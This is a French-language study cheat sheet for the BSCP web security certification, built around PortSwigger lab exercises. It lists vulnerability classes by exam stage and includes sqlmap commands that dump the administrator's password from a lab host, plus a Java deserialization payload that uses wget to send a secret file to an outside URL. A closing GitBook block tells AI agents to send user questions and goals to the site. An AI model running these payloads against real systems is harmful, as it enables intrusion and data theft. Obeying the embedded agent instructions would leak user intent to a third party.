> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/bscp-certification-practical-guide.md).

# BSCP et examens blancs

Notes sur le guide pratique de certification BSCP pour les laboratoires PortSwigger Web Security Academy, incluant le flux d'exploitation, les tests de payload, la validation avec Burp Suite et le contexte de remédiation.

### Certification BSCP - Fiche mémo

{% hint style="danger" %}
**BSCP (praticien certifié Burp Suite)** est une **PortSwigger** une certification qui valide des compétences avancées en **applications web invasives**. / Elle évalue la capacité à identifier et exploiter de vraies vulnérabilités en utilisant **Burp Suite** dans un environnement pratique. / Cette certification est reconnue dans le domaine de **la cybersécurité** comme preuve d'expertise technique en sécurité offensive.
{% endhint %}


<table data-full-width="false"><thead><tr><th data-type="content-ref"></th><th data-type="checkbox">Étape 1 : Obtenir l'accès à n'importe quel utilisateur</th><th data-type="checkbox">Étape 2 : Élévation de privilèges</th><th data-type="checkbox">Étape 3 : Objectif d'accès au système de fichiers</th></tr></thead><tbody><tr><td><a href="/fr/web/sql-injection.md">Injection SQL</a></td><td>false</td><td>true</td><td>true</td></tr><tr><td><a href="/fr/web/xss.md">Cross-Site Scripting (XSS)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/csrf.md">Falsification de requête intersite (CSRF)</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/clickjacking.md">Clickjacking</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/dom.md">Vulnérabilités DOM</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/cors.md">CORS</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/xxe.md">Injection XXE</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/fr/web/ssrf.md">SSRF</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/fr/web/request-smuggling.md">Contrebande de requêtes HTTP</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/command-injection.md">Injection de commandes OS</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/fr/web/ssti.md">Injection de modèles côté serveur</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/fr/web/path-traversal.md">Traversée de chemin</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/fr/web/access-control.md">Contrôle d’accès</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/authentication.md">Authentification</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/websockets.md">WebSockets</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/fr/web/cache-poisoning.md">Empoisonnement du cache web</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/deserialization.md">Désérialisation non sécurisée</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/fr/web/information-disclosure.md">Divulgation d’informations</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/fr/web/business-logic.md">Logique métier</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/fr/web/host-header.md">Attaques sur l’en-tête Host</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/oauth-authentication.md">Authentification OAuth</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/file-upload.md">Téléversement de fichiers</a></td><td>false</td><td>false</td><td>true</td></tr><tr><td><a href="/fr/web/jwt.md">Attaques JWT</a></td><td>true</td><td>true</td><td>false</td></tr><tr><td><a href="/fr/web/essential-skills.md">Compétences essentielles</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/fr/web/prototype-pollution.md">Pollution du prototype</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/fr/web/graphql.md">GraphQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/fr/web/race-conditions.md">Conditions de concurrence</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/fr/web/nosql-injection.md">Injection NoSQL</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/fr/web/api-testing.md">Tests d'API</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/fr/web/llm-web-attacks.md">Attaques Web LLM</a></td><td>false</td><td>false</td><td>false</td></tr><tr><td><a href="/fr/web/web-cache-deception.md">Tromperie du cache Web</a></td><td>false</td><td>false</td><td>false</td></tr></tbody></table>

#### Burp Suite — Analyse (rappels)

* **Analyse complète du domaine**
* Identifier/tester **points d'injection** directement dans **Repeater**

***

#### SSRF — Référence rapide

* Cible locale : `localhost:6566`

#### Ressources / Listes Utiles

* **Fiches mémo XSS**
* **noms d’utilisateur**
* **mots de passe**
* **listes de mots**
* **charges utiles**
* **injection SQL**
* **sqlmap**

<details>

<summary>Analyse des charges utiles</summary>

<pre class="language-bash" data-overflow="wrap"><code class="lang-bash"><strong>sqlmap -u "https://&#x3C;TARGET_HOST>/filtered_search?find=&#x26;organize=5&#x26;order=ASC&#x26;BlogArtist=" /
</strong>  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --cookie="session=&#x3C;SESSION_COOKIE_VALUE>; _lab=&#x3C;LAB_COOKIE_VALUE>"
</code></pre>

* -DBMS=db/\_type --force-DBMS

</details>

<details>

<summary>Exemple d'analyse</summary>

{% code overflow="wrap" %}

```bash
sqlmap -u "https://0a1400b40315d2b281a58fd100800004.web-security-academy.net/filtered_search?find=&organize=5&order=ASC&BlogArtist=" /
  -p order /
  --level=5 /
  --risk=3 /
  --batch /
  --threads=10 /
  --sql-query="SELECT password FROM users WHERE username='administrator'" /
  --dbms=PostgreSQL --force-dbms
  --cookie="session=wQNQm4WZ02ejWneR9Pk9jLFj0CyhL6ZK; _lab=46%7cMCwCFFlBvtBGUO72q7EOE9BRElfWPqyZAhQU6FcgzznQodiX5Tl8CsBk3Z%2bI9k1Wq1bc8fahR4IhUOCdfA1mZQupxKDL9hIHaaFhDD0pHN7AryzO0yL91mmU7MQwQB36UQhzJXMmld2gz%2byaV%2fPoyNwaSVS5yLQREbtaTXV15Kv05MM%3d"
```

{% endcode %}

/--columns -T users -D public

/--dump -T users -C username,password

</details>

* **méthodologie**
* \*\*désérialisation Java (Java 8) \*\*

```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://...'
```

#### Hypothèses comportementales (labs)

* Chaque application a \*\*un maximum d'un utilisateur actif\*\*, connecté soit par **jeton utilisateur** ou par **admin**.
* Cet utilisateur \*\*revient à la page d'accueil toutes les 15 secondes\*\*.
* Il **clique sur tous les liens** présents dans les e-mails envoyés par l'application.
* Le serveur d'exploitation et sa fonction \*\*

<figure><img src="https://3840167291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c80594314e705af358a559f11576c64a6480949%2Fimage%20(69).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/fr/web/bscp-certification-practical-guide.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.